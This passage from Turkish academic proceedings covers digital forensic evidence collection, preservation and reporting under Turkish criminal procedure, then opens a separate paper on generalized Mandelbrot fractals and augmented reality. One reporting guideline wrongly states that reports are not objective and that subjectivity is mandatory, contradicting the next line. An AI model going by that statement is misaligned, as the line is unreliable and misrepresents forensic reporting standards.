5.1.4. *Hafıza kartları ve Depolama Araçları:*

Bellek kartları çeşitli hafıza miktarlarına sahip olan, depolama amaçlı kullanılan teknolojik aletlerdir. Türü ve hafıza miktarına uyması durumunda her türlü veriyi içerebilen bu aletlerde gerekli incelemeler yapılması durumunda dijital verilere rastlanabilir. SD kart, DVD ve CD'ler de bu araç türüne örnektir.

5.1.5. *Diğer Elektronik Donanımlar:*

Müzik çalarlar, oyun konsolları, faks ve fotokopi cihazları, kameralar, fotoğraf makineleri, GPS cihazları, internet sağlayıcılar da dijital veri içerebilir ve gerektiği durumlarda üzerinde incelemeler yapılır [10].

5.2. **Dijital Delillerin Toplanmasına Yönelik Hususlar**

5.2.1. *Hukuki Anlamda Dijital Veri Toplanması Hususları*

Dijital delillerin toplanabilmesi için gereken ilk ve en önemli şart hukuki uygunluk ve ihtiyacın oluşması durumudur. Dijital delillere dair yasal bilgilendirme CMK'nın 134. Maddesine göre: "Yakalanabileceği veya suç delillerinin elde edilebileceği hususunda makul şüphe varsa; şüphelinin veya sanığın üstü, eşyası, konutu, işyeri veya ona ait diğer yerler aranabilir." cümlesiyle ifade edilmiştir. Eğer yasal uygunluk sağlanırsa CMK madde 119'a göre arama kararı verilir.

Bilgisayarlarda yapılacak arama CMK madde 134'te özel olarak düzenlenmiş olup, bu hallerde arama kararının yalnızca hâkim tarafından verilebileceği öngörülmüştür. Bu durum kanunda, "Bir suç dolayısıyla yapılan soruşturmada, başka surette delil elde etme imkânının bulunmaması halinde, Cumhuriyet savcısının istemi üzerine şüphelinin kullandığı bilgisayar ve bilgisayar programları ile bilgisayar kütüklerinde arama yapılmasına, bilgisayar kayıtlarından kopya çıkarılmasına, bu kayıtların çözülerek metin hâline getirilmesine hâkim tarafından karar verilir." şeklinde verilmiştir [11].

Bilgisayarlardan inceleme yapılmak üzere kopya alınacağı durumlarda uyulacak olan rejim, CMK'nın 134. maddesinin 2., 3., 4. ve 5. fıkralarında düzenlenmiştir. Buna göre; bilgisayar, bilgisayar programları ve bilgisayar kütüklerine şifrenin çözülmemesinden dolayı girilememesi veya gizlenmiş bilgilere ulaşılamaması halinde çözümün yapılabilmesi ve gerekli kopyaların alınabilmesi için, bu araç ve gereçlere el konulabilir. Ancak şifrenin çözümünün

yapılması ve gerekli kopyaların alınması halinde, el konulan cihazlar gecikme olmaksızın iade edilir. Bu aşamada önem belirten husus, 134. maddenin 3. fıkrasındaki bilgisayar veya bilgisayar kütüklerine el koyma işlemi sırasında, sistemdeki bütün verilerin yedeklemesinin yapılacağı yönündeki zorunluluktur [10].

Sözö edilen kanun ve kararnamelere uyulmaması durumunda elde edilen dijital veriler kanuna aykırıdır.

Bir davada, şüphesiz, birden çok dijital delilin bulunması mümkündür. Bu gibi hallerde, dijital delillerin tamamının toplanması gerekmektedir [12]. Olaya örnek verecek olursak, Yargıtay, tehlikeli madde ve silah ticareti suçuna bağı bir vakada, hem telefon görüşmeleri, mesaj kayıtları, GSM operatörler kayıtları ve baz istasyon kayıtlarından hem de cadde ve sokaklarda bulunan güvenlik kamera kayıtlarından faydalanarak kanıt elde edilebileceğini belirterek verilmiş olan yerel mahkeme kararını eksik inceleme söz konusu diyerek bozmuştur.

Olay yeri inceleme işlemi tanımlayacak olursak; suçun açığa çıkması amacı ile olay yerinde yapılan her türlü inceleme, çalışma ve delil toplama sürecidir. Olay yeri inceleme işleminde delil olarak nitelendirilebilecek her türlü iz, emare, bulgu tespit edilir ve kayıt altına alınır, incelenir, analizlenir ve raporlanır.

5.2.2. Dijital Veri Toplama Öncesi ve Esnası

- Delil tespiti ve düzenlenmesi mutlaka bir adli bilişim uzmanı tarafından yapılmalıdır.
- Dijital veri toplayacak kişi öncelikle kendi güvenliğınden ve ortam güvenilirliğinden emin olmalıdır.
- Dijital delil toplamayla veya genel adli işlemlerle alakası olmayan şahıslar ortamdı uzaklaştırılmalıdır.
- Olay yerini inceleme ekibi öncelikle incelemede gerekli olacak alet, edevat, program ve cihazları hazırlamalıdır.
- Diğer tüm delilleri toplamakta olduğı gibi dijital veri toplamada da olay yeri ve inceleme ortamı ışıık ısı güvenlik vb. unsurlar bakımından uygun olmalıdır.
- Dijital deliller fazlasıyla hassas olduğı için dışarıdan müdahale altına alınmaya da elverişli bir özelliğı sahiptirler. Bu yüzden inceleme ekibi dış müdahaleyi önleyecek şekilde yalıtımı sağlamalıdır [7].
- Toplanılacak cihaz, bulgu ve delil üzerinde dijital olmayan somut başka delillerin de bulunabileceğı (parmak izi, kan lekesi vs.) de düşünölmeli ve ona göre müdahale yapılmalıdır. Kriministik inceleme yapılırken dijital verilere; dijital inceleme yapılırken de kriministik verilere karşı hassas olunmalıdır.
- Dijital delilin toplanacağı teknolojik cihaz açılmamalıdır. Açılınca kaybolabilecek uçucu delillere ulaşılamayabilir [13].
- Delil inceleme yapılacak olan bilişim cihazı açık ise ekranda bulunan programlara dokunulmamalı ve cihazın durumu hakkında tutanak tutulmalıdır.
- Olay yerindeki açık bilgisayarların kapatılmasında öncelikle güç kaynağıyla alaka kesilir. Sonrasında bilgisayar işletim sistemine uygun şekilde kapatılır ve bataryası da çıkarılır.

- Delil incelemeleri elektronik cihazın kendisinde değil cihazdan alınan yedek üzerinde yapılmalıdır. Böylece oluşabilecek veri kayıpları engellenir. Olası bir problem durumunda asıl kaynak değil yedek sorun yaşar.

- Güvenlik kamera kayıt cihazları üzerinde inceleme yapılması durumunda öncelikli olarak güvenlik kamera kayıt cihazının, diskleri ve kurulum CD'leri ile birlikte laboratuvara gönderilmesi gerekmektedir. Bunun mümkün olmadığı durumlarda kayıt cihazının içerisinde bulunan disk/diskler ile birlikte, cihazın marka model bilgileri, cihazın tarih saat dilimi ve tarih/saat ayarları tespit edilerek incelenmek üzere gönderilmesi gerekmektedir [14].

- Olayın meydana geldiği yerde tespit edilen cep telefonundaki veriler ve uçucu deliller tutanakta belirtildikten sonra cep telefonu kapatılmalı batarya da çıkarılmalıdır. Kapalı haldeki cep telefonu ise açılmamalıdır. Cep telefonlarında farklı bir SIM kart kullanımıyla eski SIM kartla yapılan arama kayıtları silinebilmektedir. Bu durum da dikkate alınmalıdır ve çift SIM özellikli cihazlarda SIM kartın hangi yuvadan çıktığı da belirtilir.

- El konulan cihazlar kesinlikle kullanılmamalıdır.

5.3. Dijital Delillerin Doğruluğunun ve Bütünlüğünün Korunması Yolları

5.3.1. İmaj Alma

İmaj alma işlemi delil niteliğindeki cihazların ilgili analiz cihazlarına bağlanarak yazılımsal kopyalarının alınması durumudur [13]. Bilişimde kopyalama işleri 3 türdür. Dosya ve bölüm seviyesindeki kopyalamalarda diskte bulunan silinmiş veya kısmen silinmiş dosyalar kurtarılamayacaktır ve adli bilişim delil incelemesi için kısmen yetersizdir. Fakat diskte bulunan tüm verileri orijinal haliyle birebir kopyasının alınma yöntemi vardır. Adli bilişime en uygun kopyalama türü budur. Birebir kopyalama işleminin adli bilişimdeki adı imaj almadır. İmaj alma işlemi gerçekleştirilen bir bulgu, içerisinde hâlihazırda bulunan verileri, daha önce var olup silinmiş verileri, eğer varsa gizli klasör ve dosyaları kapsamaktadır.

İmaj alma işlemi veri bütünlüğünün sağlanmasına hizmet etmektedir. Bu hizmet iki türlü gerçekleşir. Birinci hizmet el konulan cihazdaki verilere ekleme ya da çıkarma yapılmamış olması yani verilerin değiştirilmemiş olmasıdır. İkinci hizmet ise delil toplama aşamasındaki verilerin zarar görmesinin engellenmesidir.

Elektronik delil orijinali üzerinden incelendiği zaman depolama kısmının zarar görmesi veya inceleme yapan kişinin delil üzerinde oynama yani değişiklik yapma riskini ortaya çıkarmaktadır. Yapılacak en küçük yanlışlık bile eldeki dijital emarenin yok olmasına neden olabilir. Bu da gerçekleşmiş olabilecek suçun aydınlatılmasına engel olabilir. Bu nedenle analiz işlemi yapılmadan önce elektronik delil üzerinde orijinal diskin imajının yani birebir kopyasının alınması zorunludur [13].

5.3.2. Canlı Analiz

Delil toplamak amacıyla gelen ekibin temel işi dijital delilin toplanacağı bilgisayarın kapatılması ve muhafazası işlemlerini düzgünce yapmaktır [15]. Bilgisayarın yanlış şekilde kapatılması veya yeniden başlatılması uçucu delillerin kaybolmasına sebep olur. Kapatma öncesinde uçucu verilerin alınması işlemine canlı analiz denir.

5.3.3. Hash Değeri

Hash değeri dijital delilin bütünlüğünü, ilk ve son hali arasında değişim olup olmadığını anlamamıza yarayan bir ölçektir. Nitekim delilin bütünlüğü en önemli unsurlardan biridir.

Delilin değiştirilmemesini ve korunmasını güvenceye almak üzere hash değeri hesaplanır. Hash değeri delillerin parmak izidir. Herhangi bir veride değişim hash değerini değiştirir. İmaj öncesi ve sonrası alınan hash değerlerinin kıyaslanması da kopyalamanın ne denli düzgün işlediğini gösterir. En sık kullanılan hash değeri hesaplama yöntemi SHA ve MD5 algoritmalarının kullanımıyla gerçekleştirilir.

5.3.4. Zaman Damgası

Dijital delillere ulaşılma, işlem yapılma saati ve tarihinin bilinmesi ayrıca yapılan işlem ve incelemelerin sürelerinin bilinmesi delil bütünlüğün ispatı için önemli bir unsurdur.

Zaman damgası, bir elektronik verinin üretildiği, değiştirildiği, gönderildiği, alındığı, kaydedildiği zamanın tespit edilmesini sağlayan elektronik bir veridir. Zaman damgasının bu niteliği sayesinde elde edilen elektronik delilin üretim, erişim veya değiştirilme zamanları üzerinde oynama yapılması veya değiştirilmesi engellenmiş ve delillerin doğruluğu ispatlanmış olmaktadır [16].

5.3.5. Koruma Zinciri

Koruma zinciri, bir delilin fiziki veya elektronik olarak toplanması, muhafaza edilmesi, başka bir yere aktarılması ve analiz edilmesini gösteren kronolojik belgelendirme sürecini ifade etmektedir [17].

Delilin sağlam olarak kabul edilmesi koruma zincirine uygun olmasıyla doğrudan alakalıdır. Elektronik delilin 5N1K sorularına cevap veren koruma zinciri delilin değişmediğine, doğru tutulduğuna, güvenilir ve temiz olduğuna ispattır. Koruma zinciri sadece delil için değil bilişim sistemi için de uygulanan bir durumdur.

6. Dijital Delillerin Muhafazası ve Taşınması

Dijital deliller yapıları gereği çok hassastırlar ve birçok çevresel faktör delillerin yok olmasına sebep olabilir. Aşırı sıcak veya aşırı soğuk hava, basınç, nem, manyetik alan etkileşimi vb. unsurlar delilin bozulmasına sebebiyet verebilecek faktörlerden bazılarıdır [18]. Dijital verilerin tespit edilmesi ve toplanması kadar önemli bir aşama olan dijital delillerin muhafaza edilmesi ve taşınması aşaması adli bilişim süreçlerinden 3. basamağı oluşturur. Bu aşama delil bütünlüğünün sağlanması açısından önemlidir. Dijital verilerin tespit ve toplanma aşaması başarı ile tamamlanınca muhafaza ve taşıma aşaması başlar. Muhafaza aşaması temelde iki şekilde gerçekleşir. Bunlar dijital olarak muhafaza ve fiziki muhafazadır.

Dijital delilin korunması temel olarak iki türlü gerçekleştirilir. Çünkü dijital delilin somut ve dijital olmak üzere iki kısmı bulunabilmektedir.

Birinci koruma türü dijital olarak korumadır. Bir verinin bütünlüğünün bozulmaması onun dijital delil olmasındaki en önemli unsurdur. Dijital delilin bütünlüğünün korunması yani değişmemesi mevzusunu ispatlamakta en çok kullanılan yöntemlerden birisi hash değeri alınmasıdır. Hash değerinin alınması, dijital delilin kriptografik olarak özetinin çıkarılması işlemidir.

Dijital delilin korunması hususunda ikinci kısma bakılacak olursa burada da delilin toplandığı ortamdan inceleme ortamına kadar hasar almadan taşınması, mahkemeye sunuluncaya kadar güvenli şekilde saklanması, mahkemeye güvenli bir şekilde raporunun iletilmesi hususları görülmektedir.

Delillerin ilk halini daha iyi koruması için mümkün olduğunca ilk halindeki ortam koşullarına benzeyen koşullarda saklamak, incelemek, taşımak gerekir [19].

Elde edilen dijital emarelerin paketlenmesi, taşınması ve teslim sürecinde de çok hassas olunmalıdır. Deliller bulunduğu ortamdan şarj aleti gibi ilgili donanım parçaları ile birlikte temin edilmelidir. Toplanan deliller hassasiyet derecesine göre sınıflandırılarak iletken yüzeye sahip delillerin (CD, DVD, Hafıza Kartı vb.) muhafazası için etiketlenilmeden önce delil zarflarına konularak daha sonra etiketlenilmesi yapılmalıdır. Böylece olası bir dijital delil kaybolması veya karartılmasının önüne geçilmiş olur.

Dijital delilleri taşırken ve paketlerken yapılan işlemlerdeki amaç delilin bozulmasını önlemek, bütünlük ve delil özelliğini korumasına yardımcı olmaktır. Bu nedenle dijital deliller olumsuz durumlara karşı özel koruyucularla taşınmalıdır. Bu özel koruyuculara örnek olarak Faraday çantası ve baloncuklu delil zarfları örnek verilebilir.

Faraday çantası delilin dijital olarak korunması amacıyla kullanılır. Delillerin taşınması sırasında mobil şebeke üzerinden erişilebilirliğini ve delil karartmayı önler. Ancak faraday çantasının kullanımı çanta içindeki dijital delillerin bataryalarının bitmesini hızlandırabilir. Baloncuklu delil zarfları ise fiziksel olarak korunması amacıyla kullanılır. Statik olmayan yapıya sahip olan bu zarflar delilleri fiziksel olarak maruz kalacağı durumlara karşı korumada kullanılır. Büyük boyutlu (bilgisayar kasaları, yazıcılar, faks ve fotokopi makineleri, kredi kartı kopyalama aletleri gibi donanımlar) dijital deliller ise bu gibi koruyucularla taşınamayacağı için fiziksel darbelerden ve manyetik alanlardan korunarak taşınmalıdır. Delil zarflarının üzerinde bilgi formlarının doğru, açık ve anlaşılır şekilde doldurulması da oldukça önemlidir. Deliller farklı uzmanlarca incelendiğinden dolayı kapalı zarfların içlerindeki delil bilgilerinin doğruluğu konusunda dikkatli ve hassas olunmalıdır. Paketlenen delillerin de bataryalarının bitmesi gibi ihtimaller göz önünde bulundurulmalı ve ivedi şekilde laboratuvara ulaştırılmalıdır.

7. Dijital Delillerin Raporlanması

Dijital deliller uygun şekilde toplanıp analizleri yapıldıktan sonra sıradaki aşama raporlamadır. Raporlama aşaması çok önemlidir çünkü delilin mahkemeye sunulacak şeklidir. Raporlama öncesinde deliller sadece uzman kişilerin anlayabileceği şekilde rapor sayesinde mahkeme ve yargı heyeti de delilleri anlamlandırabilir. Raporun amacı delil toplama sürecini, yöntemleri, erişilen bulguları ve yapılan çalışmaları düzenli ve objektif şekilde dokümanete etmektir. Dijital delil sayısal veya formüsel haldeyken sözel hale raporlama sayesinde ulaşmış olur.

Raporlama yapılırken dikkat edilmesi gereken hususlar vardır. Bunlar;

- Delillerin mahkeme tarafından kabul edilmesi için CMK'daki kararnamelere uygun olmalıdır. Delilin toplanması sırasında CMK'ya uyulduğu raporda açıkça belirtilmelidir.
- Deliller açık ve anlaşılır halde olmalı, bilişim hakkında bilgisi olmayan biri tarafından okunsa dahi anlaşılabilir bir dilde olmalıdır. Çünkü zaten raporlamanın amacı delillerin anlaşılabilir hale getirilmesidir.
- Rapor kapsamlı olmalıdır. Çalışmanın bir bölümünü değil tamamını içermelidir.
- Rapor tek yönlü olmamalıdır. Yani zanlının aleyhine ve lehine olmak üzere tüm sonuçları içermelidir.
- Hüküm yetkisi sadece adli makamlara aittir. Dolayısıyla raporda suçlayıcı veya aklayıcı ifadeler yer verilmemelidir.

- Raporlama yapılırken objektif olunmaz. Varsayımlara yer yoktur. Sübjektif davranmak zorunludur.
- Raporda bulanık şaibeli durumlar varsa itiraz sonucu süreç en başa dönebilir. Böyle bir durum yaşanmaması için nesnelliğe ve netliğe önem verilmelidir.
- Raporda mümkün olduğu kadar yabancı sözcükten ve terimden kaçınılmalıdır, kaçınılamıyorsa anlamları da açıklanmalıdır.
- Rapor imla kurallarına uygun olmalıdır.
- Rapor makama sunulabilecek şekilde bir üsluba sahip olmalıdır.
- Raporda görsele yer verildiyse görsellerin neyi ifade ettiği belirtilmeli ve düzene uygun yer verilmelidir.
- Rapor orijinallliğini koruyacak şekilde sunulmalıdır. Üzerinde değişiklik varsa anlaşılabilir formatta olmalıdır.

8. Sonuç

Teknoloji ve dijital cihaz kullanımı artışıyla bilişim suçları artmıştır. Bilişim suçlarının delili yine bilişim cihazlarında saklıdır. Diğer suçların da delillerinin dijital ortamda bulunma ihtimali teknolojinin hayatımızın her noktasına girmesiyle artış göstermiştir.

Dijital delillerin toplanma, analiz ve rapor işleri hassasiyet ve ustalık gerektirir. Dijital deliller sadece fotoğraf, ses kaydı gibi açık anlaşılır şeylerden ibaret değildir. Sık ziyaret edilen sayfalar, uçucu veriler, sayısal şekilde kodlanmış veriler de dijital delilleri oluşturur. Dijital delilleri toplamak zor, yok etmek ise bazen bir kapama tuşuna basmak kadar kolaydır. Dolayısıyla dijital verilerin toplanmasında bir uzmana ihtiyaç vardır. İşte bu uzmana adli bilişim uzmanı, uzmanlık alanına da adli bilişim bilimi denir.

Dijital delillerin toplanması incelenmesi ve raporlanması işlemi savcılık işlemlerine ışık tutmaktadır. Bu ışığın iletilmesindeki fener ise adli bilişim bilimidir. Adli bilişim adli işlemler ve dijital işlemler arası köprüdür.

Dijital delil toplanmasında delillerin hassasiyet özelliklerinden dolayı bazı hususlara uyulması gerekmektedir. Ayrıca tüm delillerde olduğu gibi dijital delillerde de hukuki ilkelere uyulmazsa, doğruluk, nesnellik, bütünlük, açıklık ve tarafsızlık sağlanamazsa delil geçerliliğini yitirir.

Kısacası dijital deliller her geçen gün daha fazla ve geniş konuma sahip oluyorken onları incelemek ve anlamak için lazım olan adli bilişimin önemi de paralel olarak artmaktadır.

Kaynakça

- [1] W. G. Kruse, J. G. Heiser, Computerforensics: incidentresponseessentials, Addison-Wesley, 2010.
- [2] ATEŞ, E. C. Adli Bilişim, Dijital Deliller ve Bilişim Suçları Kavramlarının İncelenmesi.
- [3] Barry, Sean; "Smoking Microchips Tells It All : Computer Forensic Experts Mine Hard Drives For Data That Too-Clever Users Thought Long Deleted", http://www.dataforensics.com/articles/smoking_microchip_tells_it_all.pdf, (15.04.2014); Keser Berber, Leyla; Adli Bilişim, Ankara, 2004, s. 39.
- [4] Kim, Y., Kim, K.J., "A Forensic Model on Deleted-File Verification for Securing Digital Evidence", 978—1-4244-5493-8710 IEEE, 2010; Wang, Y., Cannady, J., Rosenbluth, J., "Foundation of computer forensics: A technology fort he fight against computer crime", Computer Law & Security

- Report, s. 21/119-127, 2005; Wolfe, H.B., “Computer Forensics”, 0167-4048/03 Elsevier Science, 2003; Sağıroğlu/Karaman, s. 62.
- [5] Özen M., Özocak G., “Adli Bilişim, Elektronik Deliller ve Bilgisayarlarda Arama ve El Koyma Tedbirinin Hukuki Rejimi (Cmk M. 134)”, Ankara Barosu Dergisi, 1(1): 52–55, (2015).
- [6] Önel B. ve Irmak E., “Adli bilişim ve dijital delillerin windows işletim sistemi üzerinde incelenmesi”, Politeknik Dergisi, 24(3): 1187-1196, (2021).
- [7] ÖZTÜRK, Mustafa İlker, Bilişim Cihazlarındaki Sayısal Delillerin Tespiti ve Değerlendirilmesinde İş Akış Modelleri, Yayınlanmamış Yüksek Lisans Tezi, Ankara, Ankara Üniversitesi Sosyal Bilimler Enstitüsü, 2007, s. 55-56
- [8] <http://www.edirnebarosu.org.tr/kutuphane/makaleler/89-adli-bilisim-computer-forensic.html>. (2011)
- [9] CİHAN, Erol / YENİSEY, Feridun; Ceza Muhakemesi Hukuku, İstanbul, 1998, s. 210-211.
- [10] Özocak, G. CEZA MUHALEMESİNDE ELEKTRONİK DELİLLERİN TESPİTİ VE TOPLANMASI DETECTION AND COLLECTION OF DIGITAL EVIDENCES IN CRIMINAL PROCEDURE.
- [11] Değirmenci, Ceza Muhakemesinde Sayısal (Dijital) Delil, 309-312.
- [12] Arslan, Ç. (2015). Dijital Delil ve İletişimin Denetlenmesi. Ceza Hukuku ve Kriminoloji Dergisi (CHKD), 3(2), 253-266.
- [13] Başlar, Y. (2020). ELEKTRONİK DELİLİN TOPLANMASI VE MUHAFAZASI . Hacettepe Hukuk Fakültesi Dergisi , 10 (1) , 77-107 . DOI: 10.32957/hacettepehdf.690592
- [14] Oğuz, R. Adli bilişimde inceleme süreçleri (Master's thesis, Sağlık Bilimleri Enstitüsü).
- [15] HENKOĞLU, Türkay, Adli Bilişim Dijital Delillerin Elde Edilmesi ve Analizi, Pusula Yayıncılık, İstanbul, 2011.
- [16] AYDOĞAN, Hakan, Adli Bilişim'de Yeni Elektronik Delil Elde Etme Yöntemleri, Yayınlanmamış Yüksek Lisans Tezi, Ankara, Polis Akademisi Güvenlik Bilimleri Enstitüsü, 2009.
- [17] GÖZÜŞİRİN, Mesih, 5237 Sayılı Türk Ceza Kanununda Bilişim Suçları ve Bilişim Suçları ile Mücadeleye İlişkin Model Önerisi, Yayınlanmamış Yüksek Lisans Tezi, Ankara, Kara Harp Okulu Savunma Bilimleri Enstitüsü, 2011, s. 93.
- [18] https://www.adlibilisimuzmani.com/elektronik-delillerin-paketlenmesi-tasinmasi-ve-muhafazasi/#_ftn1 “Elektronik Delillerin Paketlenmesi, Taşınması ve Muhafazası”, (2019).
- [19] GÜREL, A. B., & MENGİLLİ, İ. DİJİTAL DELİL KAVRAMI VE YARGILAMADAKİ YERİ

ÇEŞİTLİ GENELLEŞTİRİLMİŞ MANDELBROT FRAKTALLARININ ÖKLİD, LORENTZ VE GALİLE DÜZLEMLERİNDE İNCELENMESİ VE ARTIRILMIŞ GERÇEKLIK UYGULAMALARI

Furkan TAŞDEMİR ^{*1}, Hatice KUŞAK SAMANCI²

¹Bitlis Eren Üniversitesi, Fen Edebiyat Fakültesi, Matematik Bölümü, Bitlis, TÜRKİYE,
frkntdmr54@gmail.com

²Bitlis Eren Üniversitesi, Fen Edebiyat Fakültesi, Matematik Bölümü, Bitlis, TÜRKİYE, hkusak@beu.edu.tr

* Sorumlu Yazar: frkntdmr54@gmail.com

Özet: Tarihte ilk kez B. Mandelbrot (1975) tarafından kelime olarak literatüre giren Fraktalar bir şeklin orantılı şekilde büyütülmüş veya küçültülmüş modelleriyle inşa edilmiş olan örüntülere verilen isme denir. Çalışmamızda Öklid düzlemi, Lorentz düzlemi ve Galile düzleminde çeşitli genelleştirilmiş Mandelbrot fraktallarının öncelikle matematiksel yapıları incelenmiştir. Daha sonra farklı üç geometrik düzlemde hesaplanan genelleştirilmiş Mandelbrot fraktalları Geogebra3D’de noktasal olarak çizdirilip daha sonra farklı fraktal programlarında renklendirilmiş görüntüleri alınarak bu şekiller karşılaştırılmıştır. Diğer yandan günümüz teknoloji dünyasının en dikkat çeken konularından biri olarak öne çıkan artırılmış gerçeklik, gerçek hayatı sanal öğelerle güçlendirerek bambaşka bir deneyim sunmayı amaçlamaktadır. Günümüzde geometride kullanılan artırılmış gerçeklik, gerçek dünya ile bir araya getirdiği için geometrik objelerin algılanmasını daha kolaylaştırmaktadır. Geometride genellikle nesneleri akıllarında canlandırmak ve geometrik özellikleri kavramak öğrenciler için bir problem olmuştur. Artırılmış gerçeklik ile bu probleme kısmen de olsa bir çözüm sunulmuş olur. Bu nedenle çalışmamızda anlaşılması zor bir yapı olan fraktal yapılarını Geogebra 3D programı aracılığı ile çizip, Geogebra 3D AR ve Unity Vuforia ile artırılmış gerçeklik uygulamalarını oluşturduk. Çeşitli genelleştirilmiş Mandelbrot fraktal yapıları üç farklı geometrik düzlemde çizdirilmiş ve akıllı kartlar üzerine artırılmış gerçeklikleri uygulanıp üçboyutlu olarak her yönden görülebilmesi sağlanmıştır.

Anahtar Kelimeler: Fraktal Geometri, Mandelbrot Fraktalı, Artırılmış Gerçeklik, Öklid Düzlemi, Lorentz Düzlemi, Galile Düzlemi.

Investigation of Various Generalized Mandelbrots Fractals on Euclidean, Lorentzian and Galilean Planes and Augmented Reality Applications

Furkan TAŞDEMİR ^{*1}, Hatice KUŞAK SAMANCI²,

¹Bitlis Eren University, Faculty of Science and Art, Department of Mathematics, Bitlis, TURKEY,
frkntdmr54@gmail.com

²Bitlis Eren University, Faculty of Science and Art, Department of Mathematics, Bitlis, TURKEY,
hkusak@beu.edu.tr

* Corresponding author: frkntdmr54@gmail.com

Abstract: For the first time in history, Fractals took part in literature as a word by B. Mandelbrot (1975) and it is the name of the patterns constructed by the extended or reduced models of a shape. In our study, primarily, the mathematical structures of various generalized Mandelbrot fractals have been

analyzed in the Euclidean, Lorentzian, and Galilean planes. Then, the point representation has been done for the generalized Mandelbrot fractals computed in the three different planes, afterward, these shapes have been compared with each other by taking their colored images in the different fractal programs. On the other hand, augmented reality which becomes prominent as one of the most conspicuous subjects of today's technology world is targeting to offer a disparate experience by enriching real life with virtual items. Augmented reality used in geometry today makes it easier to perceive geometric objects since it brings them together with the real world. Generally, it has been a problem for students to visualize the objects and comprehend geometric properties. Thanks to augmented reality, the problem has been offered a solution to a certain extent. Therefore, in this study, the fractal structures which are hard to comprehend have been drawn by the Geogebra 3D program and formed augmented reality applications by Geogebra 3D AR and Unity Vuforia. Various generalized Mandelbrot fractal structures have been drawn in three different planes and their augmented realities have been applied to the smart cards, and in this way, it has been provided to be seen from all sides as three-dimensionally.

Keywords: Fractal Geometry, Mandelbrot Fractal, Augmented Reality, Euclid Plane, Lorentz Plane, Galile Plane.

1. Giriş

Fraktal kelimesi "kırılmış" veya "parçalanmış" anlamına gelen Latince "fractus" kelimesinden üretilmiştir. Kendi kendini tekrar ederek sonsuza kadar küçülen veya büyüyen şekilleri, kendine benzer bir cisimde cismi oluşturan parçaları inceler. Fraktal yapılara ait ilk çalışmalar matematikçi Julia tarafından yapılmış olsa da Fraktal kelimesi ilk kez 1975 tarihinde Polonya asıllı Benoit B. Mandelbrot tarafından literatüre dâhil olmuştur. B. Mandelbrot'un ikinci derece kompleks değişkenli polinomların dinamiklerini açıklamak için geliştirdiği ve incelediği bir kümedir ve bu küme aynı zamanda düzlemin bir fraktal altkümesidir (Mandelbrot, 1982, Genç, 2019). Fraktal geometri, basit geometrik kuralların sürekli tekrar edilmesi yoluyla hayatımıza Öklit geometrisiyle hesaplanamayan ara değerleri yani ondalık sayıları hayatımıza sokmuştur. Ayrıca, Fraktal biçimlere dair ilk çalışmalar Fransız matematikçi Gaston Julia tarafından yapılmıştır. Günümüze değin özellikle teknolojinin gelişmesiyle son yıllarda Fraktallar ile ilgili birçok çalışma yapılmıştır. Bu çalışmalardan bazıları şöyledir: (Cınbarcı,2016), Fraktalların kendine benzerlik özelliği, boyutları, tipleri ve doğanın fraktal geometrisi gibi konuları ele almıştır. (Topsakal, 2014), arıların oluşturduğu peteklerdeki doğal petek fraktalının geometrik özelliklerini vermiştir. Petek fraktalların boyutlarını hesaplamak için Cantor üçlülere metodunu kullanmıştır. Bal peteklerin belirli bir örüntüde şekillendiğini görülmüştür. Kendine benzeyen yapılara sahip fraktallar canlı veya cansız fizikî sistemleri anlatmak için kullanılmıştır. Kainatta hemen hemen her şeyin bir fraktal ailesine mensup olduğunu görebilmekteyiz. Deniz kabukları, kar taneleri, şimşek, brokoli, eğrelti otu, Aleovera yaprağı, nehirler, kristaller, akciğer, beyin, gibi birçok yerde fraktalları görebilmekteyiz. Geometride bilenen fraktal oluşturma yöntemlerinden bazıları Sierpinski Üçgeni, Pascal Üçgeni, Koch kartanesi, ters kartanesi , kare fraktal , çember fraktallar ve tarihi park fraktalı , düzlemde dönüşümlerin fraktatalları , klasik fraktallardır. (Yılmaz,2013; Cınbarcı,2015, Cınbarcı, 2016, Değirmenci, 2009, Gülderen, 2017), fraktal geometrisi, tekrarlı yapısı, genel özelliklerini sanatsal uygulamalarını çalışmalarında vermişlerdir. Fraktallar insan anatomisinde ve buna benzer sinir sisteminde de mevcuttur. Fraktalların matematikte, biyolojide, kimyada, fizikte ve diğer birçok bilim dalında kullandığını görmekteyiz. Diğer yandan, artırılmış

gerçeklik 1990'lı yılların başında, bir uçak fabrikasında kullanılmak için üretilen başa takılan gösterici sistemlerle üretimdeki maliyeti düşürmek ve verimliliği arttırmak için yapılan bir çalışma sırasında Caudell ve Mizel artırılmış gerçeklik kavramından ilk kez söz etmiştir (Kaufmann, 2004; Ertürk, 2021). Artırılmış gerçekliğin tanımını ise ilk kez 1994 yılında gerçeklik ve sanallık arasındaki süreklilik ilişkisini tanımlamak için Miligram ve Kishino yapmıştır (Milgram ve Kishino, 1994). Artırılmış gerçekliğin temel hedefi sanal ortam ile gerçek ortamda var olan nesneleri tek bir arada görüntülemektir. Artırılmış gerçek günümüzde birçok alanda yaygın olarak kullanılmaktadır. Eğitim, sinema ve TV, oyun ve video, sanat, mimari ve bunlara benzer bir çok alanda karşımıza çıkar (Tomaschko vd, 2019; Rossano vd.,2020).

Fraktalların üç boyutlu yapısını algılayıp özelliklerini hayal etmek çoğu zaman oldukça güç bir durum olduğu için çalışmamızda, çeşitli genelleştirilmiş Mandelbrot fraktalları Öklid, Lorentz ve Galile gibi üç farklı geometrik uzayda matematiksel olarak incelendikten sonra bu fraktalların Geogebra3D programında noktasal tasarımları yapıp farklı fraktal programlarından renklendirilmiş görüntüleri ile karşılaştırılıp hem Geogebra AR hem de Unity Vuforia programlarında artırılmış gerçeklik uygulamaları gerçekleştirilmiştir. Böylece yeni oluşturduğumuz bu fraktalların sanal gösterimleri gerçekçi üç boyutlu gösterimleri ile daha kolay anlaşılabilir ve gözlemlenebilir hale gelecektir. Böylece çalışmamızda oluşturduğumuz fraktal görüntüleri ile amaçladığımız, görsellik açısından daha anlaşılır hale getirilmesi ve sanal ortamdan dış dünyaya gerçekçi bir şekilde aktarılmasını sağlamaktır. Çalışmamızda elde edilecek çıktılar ile fraktal geometrinin temel konularında sürdürülebilir etkin bir eğitime katkıda bulunmayı hedeflemekteyiz.

2. Yöntem

